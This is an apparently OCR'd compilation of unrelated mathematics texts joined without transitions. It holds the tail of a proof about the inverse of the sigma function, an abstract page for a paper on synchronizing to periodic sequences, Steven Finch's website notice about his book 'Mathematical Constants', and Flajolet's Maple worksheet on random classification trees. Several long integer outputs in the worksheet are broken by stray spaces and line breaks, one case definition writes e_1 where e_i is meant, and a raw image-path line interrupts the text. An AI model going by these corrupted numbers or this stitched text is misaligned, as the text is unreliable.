$$\begin{aligned} 0 &= \sigma(p^3)\sigma^{-1}(1) + \sigma(p^2)\sigma^{-1}(p) + \sigma(p)\sigma^{-1}(p^2) + \sigma(1)\sigma^{-1}(p^3) \\ &= (1 + p + p^2 + p^3) + (1 + p + p^2)(-p - 1) + (1 + p)(p) + \sigma^{-1}(p^3) \\ &= (1 + p + p^2 + p^3) + (-1 - p - p^2 - p^3 - p - p^2) + (p + p^2) + \sigma^{-1}(p^3) \\ &= \sigma^{-1}(p^3). \end{aligned}$$

That takes care of the base case; let's assume that $\sigma^{-1}(p^n) = 0$ for all n, $3 \leq n < k$ and see what

happens.

$$\begin{aligned}
0 &= \sigma(p^k)\sigma^{-1}(1) + \sigma(p^{k-1})\sigma^{-1}(p) + \sigma(p^{k-2})\sigma^{-1}(p^2) + \cdots + \sigma(1)\sigma^{-1}(p^k) \\
&= (1 + p + p^2 + \cdots + p^k) + (1 + p + p^2 + \cdots + p^{k-1})(-p - 1) + \\
&\qquad (1 + p + p^2 + \cdots + p^{k-2})(p) + \sigma^{-1}(p^k) \\
&= (1 + p + p^2 + \cdots + p^k) - (1 + 2p + 2p^2 + \cdots + 2p^{k-1} + p^k) + \\
&\qquad (p + p^2 + \cdots + p^{k-1}) + \sigma^{-1}(p^k) \\
&= \sigma^{-1}(p^k).
\end{aligned}$$

These are all the cases; thus we can generate the sigma inverse function for all n. If we write n in canonical prime factorization form, $n = \prod_i {p_i}^{e_i}$, and define the sequence $\{a_i\}$ as

$$a_i = \begin{cases} -p - 1, & \text{if } e_1 = 1; \\ p, & \text{if } e_1 = 2; \\ 0, & \text{if } e_i > 2. \end{cases}$$

Then, $\sigma^{-1}(n) = \prod_i a_i$.

Note. This sequence, which starts 1, -3, -4, 2, -6, 12, ..., has now been added to Sloane's *Encyclopedia* [3, sequence A046692].

References

1. Apostol, Tom M., *Introduction to Analytic Number Theory*, Springer-Verlag, New York, 1976.
2. Sloane, N. J. A., *The On-Line Version of the Encyclopedia of Integer Sequences*, `http://www.research.att.com/~njas/sequences/eisonline.html`.

Synchronizing to Periodicity: The Transient Information and Synchronization Time of Periodic Sequences

---

David P. Feldman
College of the Atlantic
105 Eden Street
Bar Harbor, ME 04609, USA
and
Santa Fe Institute
1399 Hyde Park Rd.
Santa Fe, NM 87501, USA

James P. Crutchfield
Santa Fe Institute
1399 Hyde Park Rd.
Santa Fe, NM 87501, USA

Abstract

We analyze how difficult it is to synchronize to a periodic sequence whose structure is known, when an observer is initially unaware of the sequence's phase. We examine the transient information **T**, a recently introduced information-theoretic quantity that measures the uncertainty an observer experiences while synchronizing to a sequence. We also consider the synchronization time τ, which is the average number of measurements required to infer the phase of a periodic signal. We calculate **T** and τ for all periodic sequences up to and including period 23. We show which sequences of a given period have the maximum and minimum possible **T** and τ values, develop analytic expressions for the extreme values, and show that in these cases the transient information is the product of the total phase information and the synchronization time. Despite the latter result, our analyses demonstrate that the transient information and synchronization time capture different and complementary structural properties of individual periodic sequences --- properties, moreover, that are distinct from source entropy rate and mutual information measures, such as the excess entropy.

Citation

D. P. Feldman and J. P. Crutchfield *Synchronizing to Periodicity: The Transient Information and Synchronization Time of Periodic Sequences*, *Physical Review E (2002) submitted.*
Santa Fe Insitute Working Paper 02-08-043.
arXiv.org/abs/nlin.AO/0208040.

To transfer a compressed PostScript version of the paper click on its title or use one of the links below.

Compressed: size = 321 kb.
Uncompressed: size = 1021 kb.
PDF: size = 387 kb.
File stored as PostScript, gzip compressed PostScript, and PDF.
Above, kb = kilobytes.
For FTP access to these files use ftp.santafe.edu:/pub/CompMech/papers.

Last modified: 27 August 2002, JPC

Mathematical Constants

by Steven R. Finch

Cambridge University Press, 2003

My website is smaller than it once was. Please visit again, however, since new materials will continue to appear occasionally. It's best to look ahead to the future and not to dwell on the past. *

My book *Mathematical Constants* is now available for online purchase from Cambridge University Press (in the United Kingdom and in North America). It is far more encompassing and detailed than my website ever was. It is also lovingly edited and beautifully produced - many thanks to Cambridge! - please support us in our publishing venture. Thank you. (If you wish, see the front cover and more text.)

Several Sample Essays from the Book (in PDF)

- Kalmár's composition constant
- Optimal stopping constants
- Reuleaux triangle constants

Supplementary Materials (omitted from the book for reasons of time and space)

- Bipartite, k-colorable and k-colored graphs (6/5/2003)
- Transitive relations, topologies and partial orders (6/5/2003)
- Series-parallel networks (7/7/2003)
- Knots, links and tangles (8/8/2003)
- Hardy-Littlewood maximal inequalities (10/12/2003)
- Bessel function zeroes (10/23/2003)
- Nash's inequality (11/4/2003)
- Uncertainty inequalities (11/7/2003)
- Two asymptotic series
- Constant of interpolation
- Integer partitions
- Class number theory
- Hammersley's path process
- Constant of Theodorus

Several Favorite Links

- Mathematical Constants and Computation, by X. Gourdon and P. Sebah
- MathWorld Constants, by E. Weisstein (Wolfram Research)
- Inverse Symbolic Calculator and Integer Relations (CECM)

My former employer, MathSoft Inc., has posted my draft notes for the book here and here.

Here is contact information for me. I appreciate your interest!

* In October 2002, an unnamed third party demanded that this website be shut down, and I had no choice but to comply. I am grateful to Cambridge University Press and to INRIA Rocquencourt for patiently seeing me through a difficult legal ordeal (up to June 2003).

schroeder.mws

A PROBLEM IN STATISTICAL CLASSIFICATION THEORY

Philippe Flajolet

(Version of January 14, 1997)

This problem discussed here is at the origin of the whole Combstruct package. On October 8, 1992, Bernard Van Cutsem, a statistician at the University of Grenoble wrote to us:

In classification theory, we make use of hierarchical classification trees. I would need to generate at random such classification trees according to the uniform law. The elements to be classified may be taken as distinguished integers say from 1 to n *. Do you know of an algorithm for doing this?*

This led to a cooperation involving Paul Zimmermann, Bernard Van Cutsem, and Philippe Flajolet, out of which the general theory and the algorithms of Combstruct evolved, see *Theoretical Computer Science* , vol. 132, pp. 1-35. A first implementation was designed by Paul Zimmermann in 1993, under the name Gaia (*Maple Technical Newsletter* , 1994 (1), pp. 38-46).

Van Cutsem's original question was motivated by the following problem: Classification programmes in statistics build classification trees, usually proceeding by successive aggregations of closest neighbours amongst existing classes. How can we measure the way a classification carries useful information and not just "random noise"? Certainly, "good" classification trees should exhibit characteristics that depart significantly from random ones. Hence the need to simulate and analyse parameters of random classification trees.

Statistics and classification theory

Specification

We start by loading the combstruct package.

```
> with(combstruct);
```

```
[allstructs, count, draw, finished, gfeqns, gfseries, gfsolve,
iterstructs, nextstruct, prog_gfeqns, prog_gfseries, prog_gfsolve]
```

A classification is either: 1) an atom; 2) a set of classification trees of degree at least 2. Atoms are distiguishable, hence we are in a labelled universe. Note that the Set construction translates a pure graph-theoretic structure with no ordering between descendents of a node.

```
> hier:=[H,{H=Union(Z,Set(H,card>1))},labelled]:
```

The original problem of Van Cutsem is solved by single commands like

```
> draw(hier,size=10);
```

```
Set( Set( Set( Set( Z6, Z2, Set( Z4, Z8 ) ), Z7 ), Z1 ), Set( Z5, Z3, Z10 ),
Z9 )
```

We may adopt a more concise representation format:

```
> lreduce:=proc(e) eval(subs({Set=proc() {args} end, Sequence=proc() [args] end},e))
end:
```

```
> lreduce(draw(hier,size=20));
```

$\{\{\{\{\{\{\{\{\{\{$

$\{\{\{\{\{\{\{Z_9, Z_{13}\}, \{Z_7, Z_{17}\}\}, Z_{14}\}, \{Z_2, Z_{16}\}\}, Z_{20}\}, Z_6\}, Z_{15},$

$Z_{19}\}, Z_3\}, Z_{12}\}, Z_{10}\}, Z_5\}, Z_8\}, Z_{18}\}, Z_{11}\}, Z_1\}, Z_4\}$

Random generation takes only a few seconds while counting tables (that serve to determine splitting probabilities) are set up on the fly.

```
> for j from 20 by 20 to 100 do j,lreduce(draw(hier,size=j)) od;
```

$20, \{\{Z_6, Z_3, Z_{13}\}, \{\{\{Z_7, Z_{11}\}, Z_{16}\}, \{\{\{\{Z_2, Z_{18}\}, Z_{17}\},$

$\{\{\{Z_4, Z_{20}\}, Z_{10}\}, \{\{\{Z_5, Z_{19}, Z_{12}\}, Z_9\}, Z_8, Z_1\}\}\}, Z_{15}\}\}, Z_{14}\}$

$40, \{\{Z_{36}, \{Z_{15}, Z_{16}, \{\{Z_{10}, Z_{30}\}, \{Z_2, \{Z_{20}, Z_{31}, \{Z_{11}, \{Z_{25}, \{$

$\{Z_4, Z_{12}\}, \{Z_5, \{\{Z_{23}, Z_{33}\}, \{Z_1, Z_{34}\}\},$

$\{Z_{29}, \{Z_{17}, \{Z_{28}, \{Z_3, Z_{27}, Z_{21}, \{Z_8, Z_9, Z_{26}\}\}\}\}\}\}\}\}\}\}\}\}\},$

$\{Z_{24}, \{$

$Z_{22}, \{Z_{35}, \{\{Z_{40}, Z_{37}\}, \{\{Z_{19}, Z_{32}\}, \{Z_6, \{Z_7, Z_{39}, Z_{38}\}\}\}\}\}\}$

$\}\}, \{Z_{14}, Z_{13}, Z_{18}\}\}$

$60, \{\{Z_9, \{\{Z_{32}, \{\{Z_{41}, Z_{39}\}, \{Z_{22}, Z_{45}\}, \{Z_{25}, \{Z_{47}, Z_{56}\}\}\}\},$

$\{Z_{19}, \{\{Z_{28}, \{Z_{18}, \{Z_{11}, Z_{33}, Z_{50}, \{Z_{12}, Z_{30}\}\}\}\}, Z_{40}\},$

$\{Z_{60}, Z_{36}, \{Z_{48}, \{Z_{43}, Z_{38}\}\}\}\}\}\}, \{\{Z_8, Z_{20}\}, Z_{49}\}, \{Z_{27}, \{$

$Z_{21}, \{\{Z_{13}, \{Z_{10}, Z_{29}, Z_{35},$

$\{Z_{31}, \{Z_{58}, \{\{Z_{34}, \{Z_7, Z_{53}\}, \{Z_{37}, Z_{52}\}\}, Z_{46}\}, \{Z_{16}, Z_{57}\}\}\}\}$

$\}, \{Z_5, \{Z_3, Z_{23}\}\}\}, \{$

$Z_4, \{\{Z_2, Z_{14}\}, \{Z_{15}, Z_{17}, \{\{Z_{42}, \{\{Z_6, Z_1, Z_{24}\}, Z_{54}\}\}, Z_{51}\}\}\}$

$\}, Z_{59}, Z_{44}\}, \{Z_{26}, Z_{55}\}\}\}$

$80, \{\{\{\{\{\{Z_{74}, \{\{\{Z_{70},$

$\{Z_{69}, \{Z_{80}, \{Z_{19}, Z_{41}\}, \{Z_{12}, Z_{29}, Z_{39}\}\}, \{Z_{75}, \{Z_{68}, Z_{28}\}\}\},$

$\{Z_{72}, \{Z_{73}, Z_{59}, Z_{51}\}\}\}, Z_{44}\}, \{Z_{62}, \{\{\{\{\{Z_8, \{$

$\{\{\{Z_{18}, \{Z_{64}, \{Z_{13}, \{Z_{32}, Z_{42}\}, Z_{24}, Z_{56}\}, Z_{31}\}\}, Z_{30}\}, Z_{45}\},$

$Z_{50}\}\}, \{Z_5, Z_{35}\}, \{Z_{76}, \{\{Z_{79}, Z_{47}\}, \{Z_{77}, Z_{66}\}, \{Z_{36}, Z_{58}\}\}\}\}$

$, \{Z_{34}, \{Z_{14}, Z_{63}, \{\{\{Z_4, Z_{78}\}, Z_{21}\}, \{Z_{23}, Z_{26}, Z_{27}\}\}\}\}\},$

$\{Z_{15}, Z_{53}\}, \{Z_{17}, Z_{16}\}\}\}, \{Z_7, Z_{65}\}\}, \{Z_9, \{Z_2, \{\{\{Z_{71},$

$\{\{Z_{20}, \{Z_3, Z_{10}, Z_{11}, \{\{Z_{43}, Z_{22}\}, Z_{57}\}\}\}, \{Z_{61}, Z_{38}\}\},$

$\{\{Z_{67}, \{\{Z_1, Z_{48}\}, \{\{Z_{60}, Z_{46}\}, \{Z_6, Z_{49}\}\}\}\}, Z_{52}\}\}, Z_{55}\},$

$Z_{40}\}\}\}\}, Z_{37}\}, Z_{33}\}, Z_{54}\}, Z_{25}\}$

100, {{{{Z_3, {{{{{{{{{
{{Z_{47}, Z_{52}}, {{Z_{91}, {{Z_{84}, Z_{35}}, Z_{57}}}, Z_{75}}}, {{{{{{{{{{ {{
Z_5, {{{{{Z_{65}, Z_{55}}, {Z_{15}, Z_{16}}}, Z_{96}}, Z_{39}}, {Z_{93}, Z_{56}}, Z_{38}}}
, {Z_{99}, Z_{97}, Z_{46}}}, {{{Z_2, {{
{{{Z_{72}, Z_{33}, Z_{29}}, Z_{27}}, {{Z_1, Z_{18}}, Z_{36}, Z_{58}}}, {Z_{13}, Z_{53}}, Z_{98}
}, Z_{37}}}, Z_{60}}, {{Z_{54}, Z_{100}}, Z_{64}, Z_{88}}}}, {Z_{68}, Z_{24}}}, Z_{23}}, {
{{{Z_8, {{Z_7, Z_{28}}, {Z_{78}, Z_{43}}}, Z_{62}}, {Z_{81}, Z_{77}}}, Z_{26}, Z_{42}},
Z_{48}}}, {{Z_{87}, Z_{63}}, Z_{79}}, Z_{73}}, Z_{83}}, {Z_{67}, Z_{85}}, Z_{14}}, Z_{59}},
{{{Z_{80}, Z_{50}}, Z_{21}}, {{{Z_9, {Z_6, Z_{30}, Z_{45}}}, Z_{25}}, Z_{41}}}, Z_{34}},
Z_{69}}, Z_{51}}, Z_{61}}, Z_{32}}, {{
{{{Z_{86}, Z_{49}}, {{Z_{71}, Z_{31}}, Z_{10}}, {Z_4, Z_{20}, Z_{95}}, Z_{76}}, Z_{17}},
{Z_{92}, Z_{94}}}, Z_{90}}}, Z_{89}}, Z_{19}}, Z_{66}, Z_{74}}, Z_{70}}}, Z_{12}, Z_{22}, Z_{44}},
Z_{82}}, Z_{11}, Z_{40}}

The number of objects of size n grows fast

> **seq(count(hier,size=j),j=0..40);**

0, 1, 1, 4, 26, 236, 2752, 39208, 660032, 12818912, 282137824,
6939897856, 188666182784, 5617349020544, 181790703209728,
6353726042486272, 238513970965257728,
9571020586419012608, 408837905660444010496,
1852230541036498690662 4, 8870947113041193473884 16,
4478221885775279498770 8416, 2376613641928863263785541632,
1322801064447955391976258 27328,
7705008716729749963527732396032,
4687441358001265725582683353 57952,
2973005439003309947771438200 5796864,
1962586033137616773187258991535456256,
1346376594046257576813352704997480 20224,
9584963644881810156457282812023186653184,
7071733404512614191062333615617417601 35168,
5400548134917859276099282098488769815 9828992,
4264097052284773334721826922349063450644185088,
3477174944412086558896097847427052936898365358 08,
2925488274421325292061867686637364649303458027 9296,
2537062817232412229880934405017394261055100581576704,
2265885680799735354229047926854292466902127401196 58496, 2082349805497429311426137120437027598607926617
18677037056, 1967585335605067331816881515789858061 7522058106904479006 72, 1910080113890130438661283263 6

420680160779042400655687601356 8, 190370120848876014
949576032415451766635135971954548232285061 12

This appears to be sequence **M3613** of the *Encyclopedia of Integer Sequences* and it corresponds to "Schroeder's fourth problem". When the count is not too large, we can do exhaustive listings. This is made possible by Combstruct that is able to build canonical forms and generate elements under unique standard forms.

> **for j to 4 do map(lreduce,allstructs(hier,size=j)) od;**

$$[Z_1]$$

$$[\{Z_2, Z_1\}]$$

$$[\{\{Z_1, Z_3\}, Z_2\}, \{Z_3, \{Z_2, Z_1\}\}, \{Z_2, Z_1, Z_3\}, \{\{Z_2, Z_3\}, Z_1\}]$$

$$[\{Z_1, \{Z_2, Z_4, Z_3\}\}, \{Z_1, \{Z_2, \{Z_4, Z_3\}\}\}, \{Z_3, \{Z_2, Z_4, Z_1\}\},$$
$$\{Z_1, \{Z_3, \{Z_2, Z_4\}\}\}, \{Z_1, \{\{Z_2, Z_3\}, Z_4\}\},$$
$$\{\{Z_4, Z_3\}, \{Z_2, Z_1\}\}, \{Z_2, \{\{Z_1, Z_3\}, Z_4\}\}, \{Z_2, \{Z_4, Z_1, Z_3\}\},$$
$$\{Z_3, \{Z_4, \{Z_2, Z_1\}\}\}, \{Z_4, Z_3, \{Z_2, Z_1\}\}, \{Z_2, Z_1, \{Z_4, Z_3\}\},$$
$$\{\{Z_1, Z_3\}, Z_2, Z_4\}, \{\{\{Z_2, Z_3\}, Z_1\}, Z_4\}, \{Z_2, \{Z_1, \{Z_4, Z_3\}\}\},$$
$$\{Z_2, Z_4, Z_1, Z_3\}, \{\{Z_2, Z_1, Z_3\}, Z_4\}, \{\{Z_3, \{Z_2, Z_1\}\}, Z_4\},$$
$$\{\{Z_2, Z_3\}, \{Z_4, Z_1\}\}, \{\{Z_1, Z_3\}, \{Z_2, Z_4\}\},$$
$$\{Z_2, \{Z_3, \{Z_4, Z_1\}\}\}, \{\{Z_2, Z_3\}, Z_4, Z_1\}, \{Z_3, \{Z_2, \{Z_4, Z_1\}\}\},$$
$$\{Z_3, \{Z_1, \{Z_2, Z_4\}\}\}, \{Z_1, Z_3, \{Z_2, Z_4\}\}, \{\{\{Z_1, Z_3\}, Z_2\}, Z_4\},$$
$$\{Z_2, Z_3, \{Z_4, Z_1\}\}]$$

Asymptotic analysis

We get generating function equations by combstruct[gfeqns]

> **gfeqns(op(2..3,hier),z);**

$$[Z(z) = z, H(z) = Z(z) + e^{H(z)} - 1 - H(z)]$$

And combstruct[gfsolve] attempts different strategies to solve the system

> **gfsolve(op(2..3,hier),z);**

$$\{Z(z) = z, H(z) = -\text{LambertW}\left(-\frac{1}{2}e^{(1/2\,z - 1/2)}\right) + \frac{1}{2}z - \frac{1}{2}\}$$

The solution involves Lambert's W function that is known to Maple: by definition, this is the solution of

$$W(z)\,e^{W(z)} = z\,.$$

> **H_z:=subs(",H(z));**

$$H\_z := -\text{LambertW}\left(-\frac{1}{2}e^{(1/2z-1/2)}\right)+\frac{1}{2}z-\frac{1}{2}$$

Objects being labelled, this is an exponential generating function (EGF).

> **H_ztayl:=series(H_z,z=0,20);**

$$H\_ztayl := z+\frac{1}{2}z^2+\frac{2}{3}z^3+\frac{13}{12}z^4+\frac{59}{30}z^5+\frac{172}{45}z^6+\frac{4901}{630}z^7+\frac{10313}{630}z^8+\frac{400591}{11340}z^9+\frac{8816807}{113400}z^{10}+\frac{27108976}{155925}z^{11}+\frac{1473954553}{3742200}z^{12}+\frac{43885539223}{48648600}z^{13}+\frac{710119934413}{340540200}z^{14}+\frac{12409621176731}{2554051500}z^{15}+\frac{35834430733963}{3143448000}z^{16}+\frac{9346699791424817}{347351004000}z^{17}+\frac{199627883623263677}{3126159036000}z^{18}+\frac{695699572204213751}{4569001668000}z^{19}+O(z^{20})$$

As usual, we also obtain the corresponding ordinary generating functions by a Laplace transform applied to the series expansion

> **series(subs(w=1/w,w*inttrans[laplace](H_ztayl,z,w)),w,20);**

$$w+w^2+4w^3+26w^4+236w^5+2752w^6+39208w^7+660032w^8+12818912w^9+282137824w^{10}+6939897856w^{11}+188666182784w^{12}+5617349020544w^{13}+181790703209728w^{14}+6353726042486272w^{15}+238513970965257728w^{16}+9571020586419012608w^{17}+408837905660444010496w^{18}+O(w^{19})$$


The result is then directly comparable to the counting coefficients:

> **seq(count(hier,size=j),j=1..18);**

1, 1, 4, 26, 236, 2752, 39208, 660032, 12818912, 282137824, 6939897856, 188666182784, 5617349020544, 181790703209728, 6353726042486272, 238513970965257728, 9571020586419012608, 408837905660444010496

In order to analyse the number of hierarchies, we must find the dominant singularity of their generating function. A plot detects a vertical slope near 0.4

> **plot(H_z,z=0..1);**



Here is a cute way to get the singularity "automatically". We express that the function ceases to be differentiable at its singularity.

> **diff(H_z,z);**

$$-\frac{1}{2}\frac{\text{LambertW}\left(-\frac{1}{2}e^{(1/2\,z-1/2)}\right)}{1+\text{LambertW}\left(-\frac{1}{2}e^{(1/2\,z-1/2)}\right)}+\frac{1}{2}$$

> **rho:=solve(denom('')=0); evalf(rho,30);**

$$\rho := -1 + 2\ln(2)$$

$$.386294361119890618834464242 92$$

Next, we know that the singular expansion determines the asymptotic form of coefficients. Thus, we look at

> **H_s:=subs(z=rho*(1-Delta^2),H_z);**

$$H\_s := -\text{LambertW}\left(-\frac{1}{2}e^{(1/2\,(-1+2\ln(2))\,(1-\Delta^2)-1/2)}\right)+\frac{1}{2}(-1+2\ln(2))\,(1-\Delta^2)-\frac{1}{2}$$

> **H_sing:=map(simplify,series(H_s,Delta=0,5));Delta=sqrt(``(1-z/rho));**

$$H\_sing := \ln(2)-\sqrt{-1+2\ln(2)}\,\Delta+\left(\frac{1}{6}-\frac{1}{3}\ln(2)\right)\Delta^2-\frac{1}{36}(-1+2\ln(2))^{3/2}\Delta^3+O(\Delta^4)$$

$$\Delta = \sqrt{\left(1 - \frac{z}{-1 + 2\ln(2)}\right)}$$

With this, we can get an asymptotic expansion for coefficients to any order, which is an interesting fact per se. Here is the first one:

```
> H_n_asympt:=n!*asympt(coeff(H_sing,Delta,1)*rho^(-n)*subs({cos(Pi*n)=1,O=0},
simplify(asympt(binomial(1/2,n),n,2))),n);
evalf(",20);
```

$$H\_n\_asympt := \frac{1}{2}\frac{n!\sqrt{-1 + 2\ln(2)}\left(\frac{1}{n}\right)^{3/2}}{\sqrt{\pi}\,(-1 + 2\ln(2))^{n}}$$

$$.17532920044983416513\,\frac{n\,\Gamma(n)\left(\frac{1}{n}\right)^{3/2}}{.38629436111989061 88^{n}}$$

And for n=50, we get

```
> round(evalf(subs(n=50,H_n_asympt),20)); count(hier,size=50); evalf("'"/");
```

68007324036664681787000000000000000000000000000000
00000000000000000000000000000000

68500011739739047489576366079817479093395106351830
93671870187559786896636537470976

.9928074800

The error is of about 1% for $n = 50$. A complete asymptotic expansion can be obtained by this method, by taking successive singular terms into account.

The number of classification stages

We examine the number of internal nodes in a classification. This corresponds to the number of classes actually created. The idea is to make use of "marks" in the form of Epsilon structures that have size 0 (and thus do not affect the combinatorial model).

```
> hier2:=[H,{H=Union(Z,Prod(class,Set(H,card>1))),class=Epsilon},labelled]:
```

Such marks do not affect the combinatorial model:

```
> seq(count(hier,size=j),j=0..11);
```

0, 1, 1, 4, 26, 236, 2752, 39208, 660032, 12818912, 282137824, 6939897856

```
> seq(count(hier2,size=j),j=0..11);
```

0, 1, 1, 4, 26, 236, 2752, 39208, 660032, 12818912, 282137824, 6939897856

(We change the formatting procedure to take Prod into account.)

```
> lreduce:=proc(e) eval(subs({Set=proc() {args} end, Sequence=proc() [args] end,
Prod=``},e)) end:
```

Here is a random object with "class" marking classification nodes:

```
> lreduce(draw(hier2,size=20));
```

$$(class, \{ (class, \{ (class, \{ (class, \{ (class, \{Z_{10}, Z_{17}, (class, \{Z_{19}, (class, \{Z_{11}, Z_{12}\})\})\})\}), (class, \{Z_{15}, (class, \{ (class, \{Z_4, Z_7, (class, \{Z_3, Z_{13}\})\}), (class, \{Z_6, Z_{14}\}), (class, \{Z_{20}, Z_9\})\})\}), (class, \{Z_{18}, Z_{16}\})\}, Z_2\}), Z_5\}), Z_1, Z_8\})$$

The system determined by equations over bivariate generating functions can be solved by Maple:

```
> gfeqns(op(2..3,hier2),z,[[u,class]]);
```

$$[Z(z, u) = z, class(z, u) = u, H(z, u) = Z(z, u) + class(z, u)\,(e^{H(z,u)} - 1 - H(z, u))]$$

```
> H_zu:=solve(H=z+u*(exp(H)-1-H),H);
```

$$H\_zu := \frac{-\text{LambertW}\left(-\frac{u\,e^{\left(\frac{z-u}{1+u}\right)}}{1+u}\right) - \text{LambertW}\left(-\frac{u\,e^{\left(\frac{z-u}{1+u}\right)}}{1+u}\right) u + z - u}{1+u}$$

One gets averages by differentiation:

```
> H1_z:=subs(u=1,diff(H_zu,u));
```

$$H1\_z := 2\,\text{LambertW}\left(-\frac{1}{2}e^{(1/2\,z-1/2)}\right) \left(-\frac{1}{4}e^{(1/2\,z-1/2)} - \frac{1}{2}\left(-\frac{1}{4}-\frac{1}{4}z\right)e^{(1/2\,z-1/2)}\right) \Big/ \left(\left(1+\text{LambertW}\left(-\frac{1}{2}e^{(1/2\,z-1/2)}\right)\right)e^{(1/2\,z-1/2)} - \frac{1}{4} - \frac{1}{4}z\right)$$

Numerically, the mean number of nodes in a random classification tree of size n, when divided by n, is for $n = 1 .. 20$,

```
> Digits:=5: evalf(series(H1_z,z=0,22)): seq(coeff(",z,j)/count(hier,size=j)/j*j!,
j=1..20);
```

0, .50000, .58336, .63463, .66610, .68727, .70248, .71387, .72271, .72990, .73567, .74063, .74469, .74824, .75134, .75398, .75634, .75849, .76039, .76206

This suggests that a random classification may have about $.76\,n$ classification stages.

We can in fact analyse this rigorously, using the asymptotic method already employed for counts.

```
> H1_s:=subs(z=rho*(1-Delta^2),H1_z):
H1_sing:=map(simplify,series(H1_s,Delta=0,5));
H1_n_asympt:=n!*asympt(coeff(H1_sing,Delta,-1)*rho^(-n)*subs({cos(Pi*n)=1,O=0},
simplify(asympt(binomial(-1/2,n),n,2))),n);
```

$$H1\_sing := -\frac{1}{2}\frac{\ln(2)-1}{\sqrt{-1+2\ln(2)}}\Delta^{-1} + \left(-\frac{1}{6}\ln(2)-\frac{1}{3}\right) - \frac{1}{24}\frac{-15\ln(2)+2\ln(2)^2+7}{\sqrt{-1+2\ln(2)}}\Delta + O(\Delta^2)$$

$$H1\_n\_asympt := -\frac{1}{2}\frac{n!\,(\ln(2)-1)\sqrt{\frac{1}{n}}}{\sqrt{-1+2\ln(2)}\,\sqrt{\pi}\,(-1+2\ln(2))^n}$$

```
> C_classif:=asympt(H1_n_asympt/H_n_asympt,n,1); evalf(",20);
```

$$C\_classif := -\frac{(\ln(2)-1)\,n}{-1+2\ln(2)}$$

$$.79434972478104491547\,n$$

Thus, we have obtained (easily!) a new **Theorem** . *In a random classification tree, the number of classification stages (internal nodes) is asymptotic to*

$$-\frac{(\log(2)-1)\,n}{2\log(2)-1} = .794349724\,n\,.$$

Degrees in random classification trees

The corresponding generating functions are now outside of the range of implicit functions that Maple knows about. Thus, a separate mathematical analysis is needed. However, an empirical analysis based on small sizes is already quite informative. The following code builds a specification where nodes of degree k are marked. The principle is the obvious set-theoretic equation

$$\mathrm{Set}(X) = \mathrm{Union}(\mathrm{Set}(X, card < k), \mathrm{Set}(X, card = k), \mathrm{Set}(X, k \le card))\,.$$

The code uses combstruct[gfeqns] to generate the system of equations for each degree that is then expanded. In passing, it prints the corresponding generating function:

```
> deg_hier:=proc(k) local j,spec,n,dHH;
spec:=[H,{
H=Union(Z,Union(Set(H,card>k)),Prod(classif,Set(H,card=k)),seq(Set(H,card=j),j=2..
k-1)),
classif=Epsilon},labelled];
dHH:=subs(u=1,diff(RootOf(subs({Z(z,u)=z,classif(z,u)=u,H(z,u)=H},
H(z,u)=subs(gfeqns(op(2..3,spec),z,[[u,classif]]),H(z,u))),H),u));
print(dHH);
seq(evalf(coeff(series(subs(u=1,dHH),z,27),z,n)/count(spec,size=n)*n!/n,5),n=1..25)
end:
```

```
> deg_hier(2);
```

$$\frac{\mathrm{RootOf}(4\_Z - 2z - 2e^{-Z} + 2)^2}{4 - 2e^{\mathrm{RootOf}(4\_Z - 2z - 2e^{-Z} + 2)}}$$

0, .50000, .50000, .52885, .54661, .55875, .56754, .57419, .57940, .58358, .58702, .58989, .59233, .59442, .59623, .59782, .59922, .60047, .60159, .60260, .60351, .60434, .60510, .60580, .60644

```
> deg_hier(3);
```

$$\frac{\mathrm{RootOf}(12\_Z - 6z - 6e^{-Z} + 6)^3}{12 - 6e^{\mathrm{RootOf}(12\_Z - 6z - 6e^{-Z} + 6)}}$$

0, 0, .083333, .096154, .10593, .11234, .11689, .12028, .12291, .12501, .12672, .12815, .12935, .13038, .13127, .13205, .13274, .13335, .13390, .13439, .13484, .13524, .13561, .13595, .13626

```
> deg_hier(4);
```

$$\frac{\mathrm{RootOf}(48\_Z - 24z - 24e^{-Z} + 24)^4}{48 - 24e^{\mathrm{RootOf}(48\_Z - 24z - 24e^{-Z} + 24)}}$$

0, 0, 0, .0096154, .012712, .014838, .016323, .017424, .018272, .018947, .019497, .019954, .020339, .020668, .020953, .021202, .021422, .021617, .021791, .021947, .022089, .022217, .022335, .022442, .022541

```
> deg_hier(5);
```

$$\frac{\mathrm{RootOf}(240\_Z - 120z - 120e^{-Z} + 120)^5}{240 - 120e^{\mathrm{RootOf}(240\_Z - 120z - 120e^{-Z} + 120)}}$$

0, 0, 0, 0, .00084746, .0012718, .0015813, .0018135, .0019944, .0021393, .0022580, .0023570, .0024408, .0025127, .0025751, .0026297, .0026778, .0027207, .0027591, .0027936, .0028248, .0028533, .0028792, .0029030, .0029249

Thus a random classification on n elements seems to have on average about

about $.6n$ binary nodes;

about $.14\,n$ ternary nodes;

about $.02\,n$ quaternary nodes.

These results are consistent with the proved result that the total number of internal nodes is on average $.79\,n$. The simple pattern revealed by this computation suggests a formal proof (by singularity analysis) that the distribution of degrees in fact obeys a modified Poisson law. The following theorem, first found while developing this worksheet, appears to be new:

Theorem . *The probability that a random internal node in a random hierarchy of size* n *has degree* k *satisfies asymptotically a truncated Poisson law*

```
> tau:=sqrt(2*log(2)-1);
S:=expand(sum(exp(-tau)*tau^(k-1)/(k-1)!,k=2..infinity));
Pr(deg=k)=normal(1/S*exp(-tau)*tau^(k-1)/(k-1)!);
```

$$\tau := \sqrt{-1 + 2\ln(2)}$$

$$S := 1 - \frac{1}{e^{\left(\sqrt{-1 + 2\ln(2)}\right)}}$$

$$\Pr(deg = k) = \frac{e^{\left(\sqrt{-1 + 2\ln(2)}\right)} e^{\left(-\sqrt{-1 + 2\ln(2)}\right)} \left(\sqrt{-1 + 2\ln(2)}\right)^{(k-1)}}{\left(e^{\left(\sqrt{-1 + 2\ln(2)}\right)} - 1\right)(k-1)!}$$

Equivalently, the mean number of nodes of degree $2 \le k$ *is asymptotic to*

```
> C_classif/S*exp(-tau)*tau^(k-1)/(k-1)!;
```

